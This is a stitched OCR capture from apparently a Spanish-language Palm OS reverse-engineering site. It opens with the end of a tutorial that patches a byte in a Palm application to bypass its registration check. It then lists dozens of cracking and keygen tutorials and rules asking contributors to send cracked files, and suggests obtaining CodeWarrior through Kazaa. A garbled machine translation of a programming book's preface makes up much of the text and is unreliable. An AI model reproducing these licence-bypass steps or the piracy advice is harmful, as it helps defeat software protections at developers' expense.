Iniciar | G:\... | Pla... | Pal... | sou... | sou... | Prc... | C:\... | ima... | PT | MSVDM | 00:29

Fig. 12

Voltamos ao PRCEdit, posicionamos o cursor em PEA (A7) e teclamos F9.

Alteramos o byte 57 para 52 conforme a fig. 12.

Salvamos e fazemos o HotSync do Planet24.patched.prc




Fig. 13

Executamos o programa e digitamos qualquer registro.

A Talt da fig. 13 é exibida.

Seu programa agora está registrado.




Fig. 14

Observe o form About após o registro (fig. 14).




Fig. 15

O menu Register permanece, porém ao tentar registrar novamente a Talt da fig. 15 é exibida.

Afer Ventus
Brasil
post_nubila@yahoo.com.br

Palm Spanish Tutor: Página dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación en Palm. E-mail "Colabora con tus Proyectos"

Instructions Assembler Code For Palm Os (By Algominds 2008)

Index Quick

Capitulo 1 : Instruction (1.-ABCD) to instruction (21.-CMP)

Capitulo 2 (22.-CMPA) to Instruction (90.-Operation Components Abbreviations)

Capitulo 3

Capitulo 4

Capitulo 5

Capitulo 6

¡¡¡¡ Disculpe Esta página Web esta en construcción Regresa más tarde, Pincha el link siguiente. !!!!!!

¡¡¡¡¡ Zorry This Page under construction enable Only Spanish Back !!!!!!

P a l m S p a n i s h T u t o r

copyright Derechos reservados del autor 22/03/05 07:23:52 p.m. -0600 ©. S.A.

Home

Palm Spanish Tutor
- Features
- Quicktour
- Product faq
- Showcase
- Online documentation

PalmServer
- Features
- Quicktour
- Online documentation

Download /Tools
- Palm Os Emulator
  - Rom HandSping
  - Rom M505
- Cobalt 6.0.1 Debug
- Cobalt 6.0.1 Release
- Cobalt 6.0.1 Simulator
- PalmOs 5.0 Emulator
- SouthDebugger1.5+Java
- PRCedit v2.3a16
- PrcExplorer v1.0.18.5
- PilotDis
- PDAToolbox 6.0.4
- handheld-basic Hb++
- CodeWarrior For Palm Os
- PRC2BIN
- PilotDis v1.16
- SDK Palm OS 5.3 1.0
- debuffer
- Code debuffer 2.1d3
- debuffer 2.1d3
- PalmDebugger
- Java Runtime Win XP
- PalmDemon 0.27
- PalmDemon 0.27

Support
- Assembler Palm
- Hardware Palm
- Programming Palm
- Palm ó Pocket Pc
- Instalando aplicaiones
- Tutorial sobre Palm
- Overcloking Palm
- Programacion en palm
- Code Source PdaToolbox
- Code Source Hb++

PalmSpanishTutor E-Book Server....

Download E-Book of PalmSpanishtuor: Update 01/01/2005 to 31/12/2006 (Subiendo PDF tutor todo el website.....)

proceed to download

Listado de Programas Estudiados con SoutDebugger for palm Os y que nos han enviado a pamspanishtutor@yahoo.com Durante todo el 2005 y el 2006) Palm Spanish Tutor: . **Email "Colabora con tus Proyectos" DOWNLOAD PLANTILLA PARA COLABORAR**

NOMBRE	Objetivo	AUTOR / FECHA
Introducción Desde Cero	¿Qué es una PALM?, ¿What is a Palm?	Benitosaurio J/09/Dic/2004
Lenguaje ensamblador palm	Aprendiendo ASM Motorola 6800	Motorola W-27-Oct-2004
Tabla ASCII / Hexa / Dec	Memorizar Tabla ASCII	Chucky M/22/Mzo/2005
Herramientas	¿Que Herramientas utilizó?	Morgan 22/Mzo/2005
Listado de comandos debugger	Manual Debugger Palm Pose	Tora L/01/Ene/2005
ISTRUZIONI 68000	Intrucciones ASM Italiano	Pastore M/25/Ene/2005
FONDAMENTI DI ASSEMBLER	Fundamentos Assembler, Fundamentos del lenguaje ensamblador para el sistema operativo palm os	Pastore M/25/Ene/2005
Palm ó Pocket	Buena Comparativa	By Nautilus W/02/Feb/05
Debuffer 1.2	Lista de comandos	The Minogue W/23/03/05
Tabla de instrucciones ASM PALM en hexadecimal	Tabla de instrucciones	Stacy K.M S/30/IV/2005
Cambiar BEQ por BRA	¿Como saber donde Parchar?	Stacy K.M J/06/Ene/2005
Aquapilot 3.01E	Nopear El Serial Hotsync	PilotWarez D-14-Nov-2004
PiLocMonitor	Validar Cualquier serial	PilotWarez W-27-Oct-2004
Desnudando un serial	Funcionamiento de un KeyGen	PilotWarez W-27-Oct-2004
LClock V1.0	Buscar Serial-Hotsync	Pastore W-27-Oct-2004
Millenium Clock	Buscar un Serial-Hotsync	PilotWarez W-27-Oct-2004
Silencie a Hush v 1.2	Parchar el Serial-Hotsync	W-27-Oct-2004
Time Calc 1.02	Nopear Serial-Hotsync	W-27-Oct-2004
Filebox 1.0 For palm Os	Serial-Hotsync	X-Grimator Tutorial 1 W-27-Oct-2004
Battle Fleet	Nopear el Serial-Hotsync	X-Grimator Tutorial 2 W-27-Oct-2004
Battle Fleet - KeyGen	Buscar un Serial-Hotsync	X-Grimator Tutorial 3 W-27-Oct-2004
AutoLog v1.3m Parte I	Buscar un Serial	X-Grimator Tutorial 4 D-14-Nov-2004
AutoLog v1.3m Parte II	Buscar un Serial	X-Grimator Tutorial 5 D-14-Nov-2004
Strategic Commander 1.0	Hacer un keyGen en Delphi	X-Grimator Tutorial 6a D-14-Nov-2004
Strategic Commander 1.0	Hacer un keyGen en Delphi	X-Grimator Tutorial 6b D-14-Nov-2004
Strategic Commander 1.0	Hacer un keyGen en Delphi	X-Grimator Tutorial 6c D-14-Nov-2004
F-Secure antivirus 2.0	Burlarse de una protección insultante	X-Grimator Tutorial 7 D-14-Nov-2004
Leonardo 1.0	Encontrar serial	X-Grimator Tutorial 8 D-14-Nov-2004
Billards	Encontrar serial	X-Grimator Tutorial 9 D-14-Nov-2004
3dTennis	Encontrar el serial User/HotSync	X-Grimator Tutorial 10 D-14-Nov-2004
Crackme 0	Buscar una desproteción	X-Grimator Tutorial 11 D-14-Nov-2004
Willy	Parchar protección serial	Pastore M/30/Nov/2004
4T NOX v1.8 4T NOX v2.2 4T NOX v2.6	Parchar protección Hotsync Name/ Key	Pastore D/27/Mzo/2005

TetrisVColor	Registarse (Tuto en Italiano)	Pastore M/30/Nov/2004
TuningFork1.1	Encontrar serial unico	Benitosaurio W/05/Ene/05
TecnoPalm Tutoriales	Tutorial	By Gambito W/02/Feb/05
Emulador ID ROM	Hacer que El Emulador POSE use nuestra ROM ID de nuestra Palm Real.	The Minogue W/23/03/05
CodeWarrior For Palm Os	Crear Plugging para KeyGens	Jaitobick J/23/Mzo/2005
SuperList2	Encontrar serial HotSync	Nachito V/25/Mzo/2005
WordMate v5.0	Encontrar serial HotSync	Nachito V/25/Mzo/2005
Grizzly v1.0	Aceptar cualquier serial	Palladium S/01/Abril/2005
Yearly3.1c	Hacer KeyGen Hotsync/code	Latigo S/01/Abril/2005
MathChamp v1.0	Hacer KeyGen Hotsync/code	Chucky W/06/Abril/2005
Pilot Info Manager 2.1a	Registrarnos	Benito V/08/Abril/2005
MegaHockey v.1.0 Color	Validar cualquier serial	Adamantium S/01/04/05
PacMan 1.06	Encontrar el serial	Visor M/12/Abril/2005
3D Tennis 3.2	Registrarse	Mr.Brawm M/12/Abril/2005
LClock V1.0 Spanish	Registrarse	AMLO M/12/Abril/2005
Tourmate v1.0	Encontrar el serial	Benito J/07/Abril/2005
Snake v1.02	Registrarse	Acapulco S/01/Abril/2005
BugMe!	Register (English Tutor)	Latigo W/13/Abril/2005
Working with Fields	(English Tutor)	Latigo W/14/Abril/2005
Strategic Commander 1.1	Registarse(cambio protección)	Jhon V/15/Abril/2005
Chronos v0.0.62	Quitar NAG al StarUp	AMLO V/15/Abril/2005
Escape 1.2	Registrarse	V0land M/19/Abril/2005
Pocket SCORCH v1.1	Cálcular el registro	Benni J/21/Abril/2005
MegaBasket 1.1	Registrarse	Visor D/24/Abril/2005
CityTime v1.02	Comparar registro así mismo	Visor W/27/Abril/2005
Holidays v2.71	Cargar el PRC ya registrado	Jaime Maussan S/30/IV/05
Zlauncher v5.2	Cambiar un BEQ por BNE	Nubila D/24/Jul/2005
OmniRemote v2.14	Usar sin restricciones	Nubila D/24/Jul/2005
SketchPad 2.1b	Dibujar sin restricciones	Skynet D/28/Agosto/2005
Secret! v2.7	Función compartida	Skynet V/16/Sep/2005
Ms.Pacman v1.06	Parchar débil comprobación	Skynet M/26/Sep/2005
FSav antivirus v2.0	Reírse de una protección lela	Nubila S/01/Oct/2005
Parchar Aplicaciones HB++	Quitar Nag de inicio en PRC´s	Nubila D/02/Oct/2005
QuickSheet versão 7.1.57	Usar Excel sin limites	Nubila D/02/Oct/2005
TinySheet 4.25	Registrar con cualquier serial	Nubila S/29/Oct/2005
Zlauncher 5.4 Build 060220 ZLauncher v5.41 Build 060417	Cambiar un byte 6740 por un 4E71	Nubila M/18/Julio/2006
300Bowl v1.0p	Quitar Multiples protecciones, (Solucionado)	Nubila L/14/Agosto/2006
HB++ versão 1.05.973.1309	Programa para patchear aplicativos compilados com o HB++ versão **1.05.973.1309, Usando ASM Patcher**	Nubila L/14/Agosto/2006
Planetaruim versão 2.4.0	Registrar sin limitaciones	Nubila L/14/Agosto/2006
Intructions ASM by Algominds Tutor I-VI NEW!!!!	Assembler Quick List Command	Algominds V/01/Dic/2006

Optimizado para resolución de 1280X1024 Pixeles Para Pantallas LCD de 19"

Policies | Contact us | © 2006 Palm Spanish tutor Group. All rights reserved.

Reglas para que tu manual sea aceptado al Grupo de Palm Spanish Tutor

1.- Deberás enviar el archivo Original y el crackeado y el tutorial Zipeados

2.- los manuales solo deberán estar en formato PDF , DOC , TXT , HTM ,HTML

Si se trata de documentos html deberás enumerar las imágenes por el nombre del archivo ,PUEDEN ESTAR ZIPEADOS CON ZIP , RAR TODOS LOS ARCHIVOS grandes deberán de ser comprimidos con **(DE PREFERENCIA, NO OBLIGATORIO LA COMPRESION)** WINRAR en varios discos de 720 KB la compresion en Winrar recuerda que se hará (en formato RAR , modo de compresión el mejor , Tamaño de volumen bytes se hará de 737,280 bytes para que te resulten 720 Kb por disco, ya este servidor no acepta archivos mayores a este tamaño)

2A .- Todas las imágenes deberán de ser numeradas si es que usas el formato HTML

Por ejemplo si el programa se llama **Realplayer for palm.prc** deberás de nombrar las imágenes (Solo se aceptarán **Gif , Jpeg ó Jpg**) como **Realplayer_for_palm1.jpg, Realplayer_for_palm2.jpg, Realplayer_for_palm3.jpg, Realplayer_for_palm4.jpg, ...** Ya que tardo muchos horas subiendo las imágenes y cambiándoles de nombre por que muchos colegas envían archivos como imagen1,imagen2.. etc, Una vez echo esto deberás de comprimir tus archivos en un solo archivo comprimido ya sea Winrar ó Winzip, Al enviar el archivo **no pongas espacios y todo en minúsculas ejemplo: realpler_for_palm.zip** ya que todavía algunos servidores no aceptan espacios y es como reconocen como un archivo dañado. La plantilla para crear tus tutorales deberá descargarse de cualquiera de los siguientes links **ARCHIVO HTM** **Archivo ZIP** : Invierte tiempo creando buenos totorales, Los tutorales deberán tener buena ortografía de preferencia. Las personas que envíen Virus serán bloqueadas del E-mail y sera bloqueada su dirección de IP del servidor no podrán accesar más a esta página web ,Una vez echo esto ya puedes enviar un E-mail a

3.- No se aceptarán trabajos que únicamente indiquen la instrucción de como cambiar un BEQ por un BNE .... etc
Los trabajos se deberán de desarrollar a fondo.

4.- Indicar el link de descarga del PRC en cuestion y su version.

5.- Si deseas que tu tutorial tenga una musica de MIDI especial de fondo , envianos el archivo MIDI junto con
tu tutorial.

6.- Enviar el tutorial a la dirección de correo palmspanishtutor@yahoo.com usando la plantilla (ARCHIVO HTM Archivo ZIP) (ES OPCIONAL, de lo contrario nosotros nos encargamos a

pasarlo a
HTML) y esperar a que tu manual se analizado
y probado por nuestro equipo de colaboradores.

Esto lo hacemos por que no queremos que está página no sea una de tantas páginas mediocres que hay en
la red y seguir conservando nuestra calidad de tutoriales.

Al enviar tus tutorales estas de acuerdo en aceptar lo siguiente:

Es inviolable la libertad de escribir y publicar escritos sobre cualquier materia. Ninguna ley ni autoridad alguna debe establecer previa censura, ni exigir fianza a los autores...

" Constitucion Politica de mi Pais"

El contenido de esta pagina solo debe ser usado para aumentar los conocimientos sobre informática y es solo con fines educativos . Ninguna ley en ningún país debe de prohibir el auto conocimiento.

La ingeniería Inversa no se dicta en Universidades, ni instituciones publicas, es por eso que todos debemos ser alumnos, pero mas que nada, ser profesores. Esto nos obliga a adquirir responsabilidades como fundamentar nuestras conclusiones, saber transmitir claramente los conocimientos propios, ser constantes y perseverantes, y muchas mas, ya que la única forma que tenemos de ser profesores en esta especialidad es a través de tutoriales, del e-mail, el chat, inclusive hasta cartas por correo normal. Pido a cada uno de ustedes, que así como encuentran material de estudio en esta pagina, creen el propio y lo publiquen aquí, así mas gente se vera beneficiada e impulsada a aprender.Los archivos que publicamos a continuación, son el producto directo de aplicar la ingeniería inversa.La intención de estos archivos no es que usen programas sin pagarlos, si no probar todas sus funciones, sin tener ningún tipo de restricción, para poder evaluar si el producto merece ser pagado por nosotros. En esta sección, están publicadas y listas para ser bajadas, las herramientas indispensables para iniciarse en esto de desarmar programas.

copyright Derechos reservados del autor 2020 ©. S.A.

¡DO NOT use if you have not purchased the software! It is prohibited by law!

¡NO USE si usted no ha comprado el software! ¡ Es *prohibido* por ley!

La mayoría de estas herramientas están Protegidas Por los Derechos de autor así como por un montón de leyes legales, El uso de estos Programas será ILEGAL siempre y cuando no cuentes con el registro de las mismas o con el consentimiento del autor de dicho software. Si quieres utilizar este Software de forma ilegal te sugiero que salgas de esta pagina, y si haces uso de cualquiera de ellas estarás cometiendo un delito, bajo tu única responsabilidad. El haber entrado a esta página y descargar material es porque he leido las politicas de esta Web y acepto los términos y condiciones establecidos antes de descargar material informático de cualquier tipo..

ATENTAMENTE

© Group Palm Spanish Tutor 2004-2020

Reservados todos los derechos

Prefacio
Prólogo. . . . . El xi
Agradecimientos. . . . . El xviii
Parte

Prefacio

1992, Palm (ahora PalmOne, S.A.) estaba fundado. Lo demas es historia. Por supuesto, hay bastante más para eso. Muchas buenas decisiones estaban hechas, y muchos malos diseños fueron tirados a la basura. La palm arrancó como una compañía informática intentando influenciar a fabricantes de mano existentes con su tecnologías del software de fácil uso y de sincronización. La compañía pronto se dio cuenta de dos cosas. La primera parte fue que los fabricantes del hardware no les parecieron creer en la filosofía de Palm. El segundo fue que fue difícil hacer una escritura justa comercial viable informática para este mercado de la parte pequeña. palm se dio cuenta de que su primera toma en esta compañía no fue la correcta y se decidió a convertirse en el amo de su destino. El nombre fue palm Pilot. La palma cambió el foco de su negocio virtualmente correo expreso. Esto es bastante análogo en el desarrollo, donde usted se encuentra con que la primera toma es raramente la mejor. A menudo he vuelto a través de mi código y he descubierto algunos diseños locos. Sólo entonces hágame que descubro el mejor diseño arquitectónico, dándome menos problemas nos resueltos en el software y el mejor set de rasgo. En Palm, esto es conocido como el lugar dulce y eso es una zona que en pocos desarrolladores entran y menos permiso de ausencia exitosamente.

Sin embargo, Palm no sólo entró en esta zona, eso ahora la posee. Esto da cuenta de la mayor parte del éxito de Palm. Hay más dispositivos poderosos allí afuera (PocketPC), y hay más conectados (Cybiko). Pero todos esos dispositivos combinados todavía no ascienden a la cantidad de dispositivos que la Palma tiene, se embarcó. ¿Por qué? Porque Palm ha encontrado el lugar dulce, el lugar donde la funcionabilidad y la facilidad de uso estén en conflicto, y que las decisiones difíciles son hechas a remueve funcionabilidad (algo que aun Microsoft tiene, no se percató). Otras compañías han descubierto esta zona y entienden lo que es menester en el mercado de mano. Esa es la razón por la por que estas compañías muy sabias han licenciado al Palm OS. A las compañías les gusta a Sony, Handspring, y Symbol todo se hayan dado cuenta de la importancia de filosofía de Palm, donde la facilidad de uso y el poder no son necesariamente mutuamente exclusivos, y dónde el usuario final que la experiencia es siempre coronan muesca.

Al momento de escribir la presente, hay más que 100,000 desarrolladores Palm OS. Esta comunidad de desarrollo es tan diversa como el mundo de computación: De escuela secundaria bromea escribiendo en Basic para los investigadores universitarios expertos

escribiendo en C, de desarrolladores de la empresa escribiendo en Java para los desarrolladores comerciales escribiendo en C. De Iceland para Argentina, estos desarrolladores se han no sólo dado cuenta de que Palm es el de venta masiva de mano en el mundo pero también ese el Palm OS sea un sistema operativo despejado, intuitivo para programar y muy claramente documentado. No planeo ver que los desarrolladores evangelizan las virtudes de Biblia Palm OS ® Programming, pero lo deberían hacer. Lonnon Foster ha comprobado que él entiende no sólo los fundamentals de x de programación Palm OS Foreword pero el lugar dulce de escritura igualmente. Este libro cubre todo de construir formas y menús para programar sonidos y el color. Los ejemplos son completos pero asombrosamente simples. No sólo la voluntad que usted aprende a programar el Palm OS, usted entenderá la filosofía que ha hecho Palm exitosa, y al hacer eso, espero que usted tendrá éxito también.

Phillip B. El zapatero Director, Development Equipa con herramientas a Palm, S.A.

Programacion para Palm (Algunas alternativas que probe pero ninguna le llego a los talones de CodeWarrior For Palm Os)

hotpaw basic Permite programar y ejecutar programas en BASIC, desde la propia palm; precisa mathlib

- mps_palm Para programar
- OnboardC Para programar en C para Palm
- oopCv0.8 Este programa posee características de programación de PocketC
  orientada a objetos. Requiere la herramienta PocketC Runtime
- Code warrior. Para programar aplicaciones para palm
  (uno de los mejores)
- palmOS Web application devepoppers guide. ebook
- pilRC
- pocketC
- PalmOS Pascal Compiler
- Pocket Studio es un entorno de programación basado en el entorno de
  Delphi y el lenguaje de programación Object Pascal de Borland
- srcs40 Rutinas para programación en c
- Tauschke MobileCreator 1.3 es un sistema de programación en SuperWaba
- Appforge Crossfire Para convertir aplicaciones en Visual Basic a Palm
  (Requiere runtime de 700 KB), No lo recomiendo si tiene una Palm de 2 MB ólvidese de este
- pdatoolbox (muy sencillo pero limita la mayoria de las aplicaciones)
- HB++ http://www.handheld-basic.com (Crea aplicaciones similar a visual Basic
  La gran diferencia es que no requiere runtime como Appforge,

(Este último a precio de $500.00) Caro pero bueno , este se acerca a Codewarrior en Estabilidad y funciones, tambien existe una versión Shareware Demo, Si no tiene el archivo de Registro solo tendra una molesta Nag al cargar Su aplicación, Si se ha convensido por este último, es recomendable que salga de este tutorial y estudie visual Basic. (Esta al tu por tu con CodeWarrior For Palm Os).

Y otengo uno que se llama Palmphi, es para programar en C, y es GRATIS!, es para windows. El palmphi podes esncontrarlo en esta direccion, hay screenshots en la misma.
http://www.digital-kingdoms.net/palmphi/
El palmphi es para windows, y el lenguaje que se usa es C, el pocketC realmente no es un C, es parecido, pero parece mas un script

Este libro se vasara en su totalidad en CodeWArrior For Palm y GNU PRC Tools útilizando como lenguaje de programación el tipico lenguaje C++/C Orientado a objetos el cual crea aplicaciones de tamaño pequeño y con recursos optimos de sistema, A diferencias de otras alternativas que ocupan mucho espacio en el archivos quizas hasta el triple como lo pude comprobar con Pdatoolbox 7 y altamente inestable pues tube que resetear mi Palm varias veces con este último. Ademas que C++ es Standard Ansi y podremos útilizarlo en cualquier plataforma ya sea compilarlo en Linux , Windows, Mac , Solaris , Unix ,etc.

Recomiendo ampliamente que antes de pasar al capitulo Uno se consigan Codewarrior For Palm ó GNU PRC Tools ya sea comprandolos ó bajandolos del Kazaa ó alguna red de intercambio de archivos P2P , O Con su proveedor de programa más cercano, tambien puede dercargar una versión demo de codewarrior directamente desde la página de www.metrowerks.com ó comprar una licencia de Us$500.00

Prologo

La conveniencia de poder y la facilidad de uso de de dispositivos de mano marca Palm OS es atractivo para una variedad ancha de usuarios. Los dispositivos de mano Palma OS se pueden transportar en los bolsillos de la camisa de empleados de: doctores, abogados, vendedores, profesionales, comerciantes, y otros segmentos de sociedad ,Palma OS también ha probado a ser popular por los programadores a la publicación de este libro.

La Biblia de la palma OS ® Programming le enseñará qué tan fácil es crear aplicaciones para la línea popular de Palm's organizadores de mano, así como también los dispositivos de terceros que también ponen a funcionar el Palm OS. Además, esta creación de forros de libro de Web recortando hojas de solicitud para que el Palm VII/VIIx (y otro Palm acondicionado inalámbrico OS handhelds) dé conexión inalámbrica permiso de la Internet. Usted también

encontrará material en escribir programas del conducto para sincronizar datos entre un Palm OS de mano y un computador de escritorio.

Si usted es un desarrollador para una organización grande que integra Palm OS handhelds en su fuerza de ventas o un hobbyist que quiere obtener la mayoría de su organizador, usted encontrará este libro como una guía útil para crear software para la plataforma Palm OS.

El foco primario de este libro es desarrollo Palm OS en el lenguaje C, usando el software CodeWarrior for Palm Os ó usando GNU el PRC-TOOLS del GNU como un ambiente de desarrollo libre. Otras herramientas existen para desarrollar aplicaciones Palm OS (y una visión general de otro tales herramientas está disponible en las apéndices), pero estos dos ambientes son populares con la audiencia más grande del desarrollador, y ofrecen el acceso más completo para las muchas características del Palm OS y los handhelds que lo ponen a funcionar.

Debería leer a Este Book Este libro fue escrito con el programador experimentado de la C en mente. Si usted no sabe nada de programación en Palm OS, entonces este libro le iniciará con los conceptos fundamentales, enseñándole cómo trabajar Palm OS, mostrándole las herramientas disponibles para el desarrollo para Palm OS, y proveyéndole a hacer su propias aplicaciones como una sola pieza dentro de las líneas directivas programadas de Palm.

Aun si usted ya ha explorado en el mundo de crear aplicaciones Palm OS, usted encontrará este libro un recurso útil, porque cubre casi cada aspecto de desarrollo Palm OS a fondo. El Palm OS es muy grande, y este libro puede servir de un guía para explorar esas partes del sistema operativo del que usted todavía no se ha ocupado.

El XII Prefacio Si usted tiene el deseo de crear Web recortando hojas de solicitud para el Palm VII/VIIx, usted necesitará saber que los fundamentos de HTML y la Web mandan a llamar creación para hacer el Palm Query Applications (PQAs) eso residir adelante de mano y proveer una conexión lateral en cliente para la Internet. Para crear el servidor lateral de una Web recortando hoja de solicitud, usted necesitará estar familiarizado con algún tipo de sistema para crear contenido dinámico de la Web, como Perl CGI o Server Activo Pages.

El programar conductos requiere conocimiento de C ++, así como también un conocimiento básico de cómo crea las aplicaciones de mesa para ya sea Windows o la Macintosh OS.

Este Libro Es Organizado que en siete partes, y cuatro apéndices.

Parte I: Esta primera parte del libro discute la filosofía detrás del Palm OS e introduce conceptos fundamentales detrás del rodaje del sistema operativo.

Parte II: Creando Applications Palm OS, Los capítulos Partarte II indica los diseños de una

aplicación Palm OS. Esta sección comienza con una excursión de las herramientas programando en Palm OS , Empieza con un " Hello " simplista ", " aplicación " Mundial " y finalmente herramientas de presentes y técnicas para la parte favorita de cada programador de escritura una aplicación:

Depurando.

Parte III: Programando Palm OS La tercera parte de este libro enfoca adelante realmente escribiendo el código para hacer operar una aplicación Palm OS. Echando a andar con capítulos crear los recursos que forman la estructura de una aplicación, este papel continúa enseñando qué tan realmente hacer el programa hacer algo, de interactuando al usuario par el texto manipulador.

Parte IV: Almacenando Información en el Handheld Part a la que IV enseña como almacenar y recuperar datos de aplicación. Comienza con el cuadro grande, salir a la vista , interactuar con bases de datos, para una apariencia más cercana de registros que forman una base de datos.

Parte V: del xiii Prefacio : Comunicación por infrarrojo del Handheld Los capítulos cubren de la V Parte indica los métodos innumerables un Palm con los que pueden comunicarse con el mundo exterior, incluyendo infrarrojos, serial, e inalámbrico de la Web.

Parte VI: Sincronizar Datos con el Desktop Part VI introduce los conceptos HotSync Manager, lo cual permite a un Palm OS de mano sincronizar sus aplicaciones con fuentes de datos de mesa. La sección continúa enseña a escribir interacción entre una PDB base de datos Palm OS y las aplicaciones de mesa.

Parte VII: Programming Topics In Part adelantado VII usted encontrará temas diversos que no surja siempre que haga a los demás en Palm OS programando, incluyendo manejando color, creando aplicaciones grandes, y creando elementos de la interfaz del usuario dinámicamente mientras una aplicación corre.

Las apéndices que La sección final del libro es santificada para cuatro apéndices:

. **Apéndice A**, " Palm OS API Quick Reference, " es un guía rápido para el más las estructuras de funciones comunes, de datos, y constants usados en el Palm OS, incluiyendo prototipos para el funcionamiento de Palm OS.

. **Apéndice B**, " Encontrara códigos para dispositivos Palm OS, una lista de recursos útiles para desarrolladores Palm OS.

. **Apéndice C**, " Herramientas diferentes, es un escrutinio de herramientas alternativas para el

desarrollo Palm OS.

. **Apéndice D**, " Qué en el CD-ROM?" Describe los contenidos del CD-ROM que acompaña este libro, lo cual presenta código de muestra y aplicaciones del libro, así como también todas las herramientas que un desarrollador necesita quedar iniciado con desarrollo Palm OS.

Además, he incluido un glosario al final del libro.

Prefacio XIV simbologias: cómo leer este libro, que es completamente nuevo para el desarrollo Palm OS obtendrán que la mayoría aprovecha este libro leyendo las Partes primera y parte II para obtener una buena introducción de cómo usar los trabajos Palm OS y cómo CodeWarrior o el PRC-TOOLS. Despues mire la Part III para aprender qué a hacer con esas herramientas para hacer una aplicación real, y seguir con la Part IV para aprender a salvar y recuperar datos de una aplicación. Las otras partes del libro pueden ser leídas en cualquier orden; Escoja un tema de interés, y el principio leyendo.

Pues los lectores que ya han hecho algún desarrollo Palm OS, Parten probablemente desde el material que usted ya sabe. La parte II puede ser útil si usted usa ya sea CodeWarrior o el PRC-TOOLS, y usted quieren ver cómo los otros trabajos del juego de herramientas comparado con lo que usa usted, y en particular, Chapter 5, " Depurando Su Programa, " contienen ejemplos útiles para cualquier desarrollador Palm OS. Parte III e IV servirán de referencias útiles para partes del sistema operativo con el que usted puede o ya no puede estar familiarizado, y los posteriores capítulos introducen otros papeles del Palm OS que no son estrictamente requeridos por la mayoría de aplicaciones.

Los desarrolladores de aplicaciones pueden ir directamente a Chapter 16, " creando aplicaciones web." La mayoría recortando requiere sólo un conocimiento básico de HTML, y si usted topa con cualquier confusión de palm OS ó conceptos que usted no está familiarizado, valla a la Parte II para resuelver cualquier confusión.

Cualquier interés tendrá primero estar familiarizados con la información conceptual en parte suya. Después de que usted entienda los conceptos de Palm OS, vuélvase hacia Parte VI para aprender qué tan informado esta sobre su computadora Palm OS.

Este capítulo comienza con unos temas cubiertos en el capítulo y los fines con un resumen de lo que debería haber aprendido usted leyendo el capítulo.

A todo lo largo de este libro, usted encontrará iconos en los márgenes que resaltan información especial o importante. Esté alerta para los siguientes iconos:

Un icono Caution indica un procedimiento que potencialmente podría causar dificultad o aun pérdida de datos; Pongo mucho ojo para iconos Caution para evitar trampas poco comúnes y.

Los iconos de referencia cruzada apuntan para la información adicional acerca de un tema, cuál usted puede encontrar en otras secciones del libro.

Busque en otras secciones de este libro

Un icono resalta información interesante o suplementaria y a menudo contiene añidos adicionales de información técnica acerca de un tema.
El icono foco indica buscar en el CD-ROM para la información, ldisponible en el CD-ROM que acompaña este libro.
Los iconos de propina llaman la atención para las sugerencias convenientes, los indicios útiles, y los consejos útiles.
Además de los iconos listados previamente, las siguientes buenas costumbres tipográficos son usadas a todo lo largo del libro:
. Los ejemplos de código aparecen en un carácter de imprenta fijo de anchura.
. Otros elementos de código, como las estructuras de datos y los nombres variables, aparecen en la anchura fija.
. El archivo en el que los nombres y las direcciones de la Red Mundial de Comunicación (URLs) también aparecen centró anchura.
. La función y los nombres de macro están en negrita.
. La primera ocurrencia de un término importante en un capítulo es resaltada con texto itálico. La letra itálica sirve también para placeholders — por ejemplo, el nombre de archivo del < icono del ICONO >, donde el nombre de archivo del < icono > representa el nombre de un archivo del bitmap.
. Una orden del menú es indicado en la orden jerárquica, con cada orden del menú separado por una flecha. Por ejemplo, File.Open tiene la intención de dar un clic sobre el comando File en la barra de menús, y entonces seleccionar a Open.
. Los atajos del teclado están indicados con la siguiente sintaxis: Ctrl + C.
¿La propina On el CD-ROM Qué Es un Sidebar?
Los temas en recuadros complementarios proveen información adicional. El texto del recuadro complementario contiene debate que está relacionado al texto principal de un capítulo, pero no vital para entender el texto principal.

Reconocimientos

hacer una reservación de este gran alcance en toda la vida el trabajo de un solo individuo, y ésta no es excepción. Adeudo una deuda de gratitud para mucha gente para su ayuda y su ánimo en escribir este libro.

Ante todo, gracias a mis jefes de redacción de adquisiciones, John Osborn y Greg Croy, así como también mi agente, Neil Salkind, para darme la para oportunidad a escribir este libro.

Las gracias también van a Erica Sadun, quien tuvo la idea entera en primer lugar.

Quiero expandir especial gracias a Eric Newman, cuyo trabajo arduo como el jefe de redacción de desarrollo fue un activo incalculable en crear este libro. No sólo hizo él ayuda forcejea el texto del libro en un más todo enfocado y organizado, él mantuvo la fe aun frente a un resbalarse fechas topes y el viaje del autor por Inglaterra en la mitad de la escritura. Y a mi entusiasta Palm , Eric también me mantuvo informado de sucesos en el mundo Palm OS que de otra manera habría atinado mal durante los meses más ocupados de escritura.

Además, mis gracias se apagan para el evaluador técnico del libro, JB Parrett, cuya experticia y la pasión pues la buena interfaz del usuario mejoraron la calidad del libro inconmensurablemente. También me gustaría agradecer a Mildred Sanchez y S. B. Kleinman para su revisar para impresión final así como se disculpa por cualquier abusos vulgares del Idioma inglés que forzado resistieran.

Un agradecimiento grande para el equipo de producción en IDG Hace una reservación, incluyendo a Terry Gabriele McCann, Linda Marousek, Danette Nurse, Ronald, y Mary Jo Weis, de quién son los esfuerzos detrás de las escenas que los hicieron posibles a él para un surtido aleatorio de las imágenes Word de documentos y bitmap para transformar mágicamente en la copia impresa que usted ahora mantiene.

Más gracias van a Jessica Montgomery, Lenora Chin Sell, y Carmen Krikorian, las personas de producción de soporte lógico informático que aseguraron permisos legales para el contenido de CD-ROM de terceros, y un agradecimiento muy especial a Joe Kiempisty para su asistencia capaz y la paciencia en obtener mi código fuente del CD.

